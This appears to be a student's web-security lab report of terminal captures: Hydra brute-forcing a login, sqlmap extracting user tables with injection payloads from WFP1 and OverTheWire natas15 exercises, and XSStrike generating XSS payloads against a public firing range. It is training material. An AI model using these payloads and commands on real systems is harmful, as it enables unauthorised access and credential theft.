root@kali:/usr/share/wordlists/metasploit# hydra http-get://10.138.0.3/authentication/example1/ -L mirai_user.txt -P mirai_pass
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-30 17:28:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 660 login tries (l:15/p:44), ~42 tries per task
[DATA] attacking http-get://10.138.0.3:80/authentication/example1/
[80][http-get] host: 10.138.0.3  login: admin  password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-30 17:28:42
root@kali:/usr/share/wordlists/metasploit# 
```

SQL Injection #1 (WFP1)

Show screenshots of the injection points discovered and the payloads used to exploit them

Activities Terminal May 30 2:36 PM root@kali: /usr/share/wordlists/metasploit

```
[17:34:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:34:54] [INFO] testing if the target URL content is stable
[17:34:54] [INFO] target URL content is stable
[17:34:54] [INFO] testing if GET parameter 'name' is dynamic
[17:34:54] [WARNING] GET parameter 'name' does not appear to be dynamic
[17:34:54] [WARNING] heuristic (basic) test shows that GET parameter 'name' might not be injectable
[17:34:54] [INFO] testing for SQL injection on GET parameter 'name'
[17:34:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:34:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:34:54] [INFO] testing 'Generic inline queries'
[17:34:55] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:34:55] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:34:55] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[17:35:05] [INFO] GET parameter 'name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[17:35:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:35:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:35:05] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[17:35:05] [INFO] target URL appears to have 5 columns in query
[17:35:05] [INFO] GET parameter 'name' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: name (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name=root' AND (SELECT 2335 FROM (SELECT(SLEEP(5)))Grkj) AND 'amAg='amAg

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: name=root' UNION ALL SELECT NULL,CONCAT(0x71767a7871,0x66534a424a586e5477584e5a454451684c6b766e77536e6a6a5770546a657a744a4c63744a7a5868,0x71786a7171),NULL,NULL,NULL-- -
---
[17:35:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Precise Pangolin or Quantal Quetzal or Raring Ringtail)
web application technology: PHP 5.3.10, Apache 2.2.22
back-end DBMS: MySQL - 5.0.10
```

Show the dump of the user table

Activities Terminal May 30 2:36 PM root@kali: /usr/share/wordlists/metasploit

```
Parameter: name (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name=root' AND (SELECT 2335 FROM (SELECT(SLEEP(5)))Grkj) AND 'amAg='amAg

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: name=root' UNION ALL SELECT NULL,CONCAT(0x71767a7871,0x66534a424a586e5477584e5a454451684c6b766e77536e6a6a5770546a657a744a4c63744a7a5868,0x71786a7171),NULL,NULL,NULL-- -
[17:35:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Precise Pangolin or Quantal Quetzal or Raring Ringtail)
web application technology: PHP 5.3.10, Apache 2.2.22
back-end DBMS: MySQL >= 5.0.12
[17:35:05] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[17:35:05] [INFO] fetching current database
[17:35:05] [INFO] fetching tables for database: 'exercises'
[17:35:05] [INFO] fetching columns for table 'users' in database 'exercises'
[17:35:05] [INFO] fetching entries for table 'users' in database 'exercises'
Database: exercises
Table: users
[4 entries]
+-----+-----+-----+-----+
| id | groupid | age | name | passwd |
+-----+-----+-----+-----+
| 1  | 10      | 10  | admin | admin |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret |
| 5  | 5       | 2   | user2 | azerty |
+-----+-----+-----+-----+
[17:35:05] [INFO] table 'exercises.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.138.0.2/dump/exercises/users.csv'
[17:35:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.138.0.2'
[*] ending @ 17:35:05 /2021-05-30/
root@kali:/usr/share/wordlists/metasploit#
```

SQL Injection #2 (WFP1)

Show a screenshot of the output of running against the white-space filtered exercise using the tamper module space2randomblank

Activities

Terminal ▾

May 30 2:46 PM

root@kali: /usr/share/wordlists/metasploit


```
[17:39:42] [INFO] testing 'Generic inline queries'
[17:39:42] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:39:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:39:42] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[17:39:52] [INFO] GET parameter 'name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[17:39:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:39:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
found
[17:39:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number
automatically extending the range for current UNION query injection technique test
[17:39:57] [INFO] target URL appears to have 3 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] Y
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [y/N] y
[17:40:02] [INFO] checking if the injection point on GET parameter 'name' is a false positive
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 109 HTTP(s) requests:
---
Parameter: name (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: name=root' AND (SELECT 8067 FROM (SELECT(SLEEP(5)))aYio) AND 'exrn'='exrn
---
[17:40:39] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[17:40:39] [INFO] the back-end DBMS is MySQL
[17:40:39] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
options
[17:40:39] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 13.04 or 12.10 or 12.04 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: PHP 5.3.10, Apache 2.2.22
back-end DBMS: MySQL >= 5.0.12
[17:40:39] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[17:40:39] [INFO] fetching current database
[17:40:39] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[17:40:59] [INFO] adjusting time delay to 1 second due to good response times
exercises
[17:41:21] [INFO] fetching tables for database: 'exercises'
```

Activities Terminal ▾ May 30 2:46 PM

root@kali: /usr/share/wordlists/metasploit

```
10
[17:42:53] [INFO] retrieved: 10
[17:42:56] [INFO] retrieved: 1
[17:42:58] [INFO] retrieved: admin
[17:43:12] [INFO] retrieved: admin
[17:43:27] [INFO] retrieved: 30
[17:43:31] [INFO] retrieved: 0
[17:43:36] [INFO] retrieved: 2
[17:43:39] [INFO] retrieved: root
[17:43:55] [INFO] retrieved: admin21
[17:44:13] [INFO] retrieved: 5
[17:44:16] [INFO] retrieved: 2
[17:44:20] [INFO] retrieved: 3
[17:44:23] [INFO] retrieved: user1
[17:44:36] [INFO] retrieved: secret
[17:44:53] [INFO] retrieved: 2
[17:44:56] [INFO] retrieved: 5
[17:44:59] [INFO] retrieved: 5
[17:45:02] [INFO] retrieved: user2
[17:45:17] [INFO] retrieved: azerty
Database: exercises
Table: users
[4 entries]
+----+----+----+----+----+
| id | groupid | age | name | passwd |
+----+----+----+----+----+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+----+----+----+----+
[17:45:35] [INFO] table 'exercises.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.138.0.2/dump/exercises'
[17:45:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.138.0.2'
[*] ending @ 17:45:35 /2021-05-30/
root@kali:/usr/share/wordlists/metasploit#
```

Show a screenshot of the result



```
[17:50:04] [INFO] retrieved: users
[17:50:25] [INFO] fetching columns for table 'users' in database 'natas15'
[17:50:25] [INFO] retrieved: 2
[17:50:29] [INFO] retrieved: username
[17:51:01] [INFO] retrieved: password
[17:51:37] [INFO] fetching entries for table 'users' in database 'natas15'
[17:51:37] [INFO] fetching number of entries for table 'users' in database 'natas15'
[17:51:37] [INFO] retrieved: 4
[17:51:39] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
6P1510ntQe
[17:52:32] [INFO] retrieved: bob
[17:52:45] [INFO] retrieved: HLwuGKts2w
[17:53:37] [INFO] retrieved: charlie
[17:54:04] [INFO] retrieved: hRotsfM734
[17:54:56] [INFO] retrieved: alice
[17:55:14] [INFO] retrieved: WaIHEacj63wnNIBROHeqi3p
[17:57:02] [ERROR] invalid character detected. retrying..
9t0m5nhmh
[17:57:53] [INFO] retrieved: natas16
Database: natas15
Table: users
[4 entries]
+-----+-----+
| password | username |
+-----+-----+
| 6P1510ntQe | bob |
| HLwuGKts2w | charlie |
| hRotsfM734 | alice |
| WaIHEacj63wnNIBROHeqi3p9t0m5nhmh | natas16 |
+-----+-----+
[17:58:19] [INFO] table 'natas15.users' dumped to CSV file '/root/.local/share/sqlmap/output/natas15.natas.labs.overthewire.org/dump/natas15.users.csv'
[17:58:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/natas15.natas.labs.overthewire.org'
[*] ending @ 17:58:19 /2021-05-30/
root@kali:~/usr/share/wordlists/metasploit#
```

XSStrike

Show a screenshot of the payload that the tool finds to exploit the vulnerability with as close to 100% efficiency as possible. Copy and paste the payload into the URL and trigger the XSS. Show a screenshot of the successful exploit.

Activities Terminal May 30 4:15 PM
root@kali: ~/XSStrike

```
[+] Payload: <html%09onmouseoVER%0a=%0aa=prompt,a()//  
[!] Efficiency: 96  
[!] Confidence: 10

[+] Payload: <detAiLs+/+ONtoggle%0d=%0da=prompt,a()%0dx>  
[!] Efficiency: 92  
[!] Confidence: 10

[+] Payload: <a/+/oNMouseOver%09=%09[8].find(confirm)>v3dm0s  
[!] Efficiency: 91  
[!] Confidence: 10

[+] Payload: <a%09onMouseOver%0d=%0d(confirm())>v3dm0s  
[!] Efficiency: 92  
[!] Confidence: 10

[+] Payload: <a/+/ONmouseOver%09=%09[8].find(confirm)>v3dm0s  
[!] Efficiency: 93  
[!] Confidence: 10


[+] Payload: <D3v%0donMOUSEover%0d=%0dconfirm()%0dx>v3dm0s  
[!] Efficiency: 91  
[!] Confidence: 10

[+] Payload: <d3v/+/onp0intErenTer%0a=%0aconfirm()>v3dm0s  
[!] Efficiency: 94  
[!] Confidence: 10

[+] Payload: <dEtails%0aonToggle+=+(confirm)()%0dx//  
[!] Efficiency: 92  
[!] Confidence: 10

[+] Payload: <a%0aonpointerenter+=+a=prompt,a()%0dx>v3dm0s  
[!] Efficiency: 100  
[!] Confidence: 10

[?] Would you like to continue scanning? [y/N] n  
(env) root@kali:~/XSStrike# 
```




Show a screenshot of each payload and the URL it exploits

Example url #1

Activities Terminal ▾ May 30 4:22 PM

root@kali: ~/XSStrike

```
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[-] No parameters to test.
(env) root@kali:~/XSStrike# python3 xsstrike.py -u http://public-firing-range.appspot.com/dom/eventtriggering/document/formInput=hacker
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: userInput
[-] No reflection found
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/dom/eventtriggering/document/formerInput=hacker"
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: userInput
[-] No reflection found
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/reflected/parameter/body?q=a"
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
[+] Payload: <DeTAILS%0aONPOinTEREntEr%09=%09a=prompt,a()>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] 
```




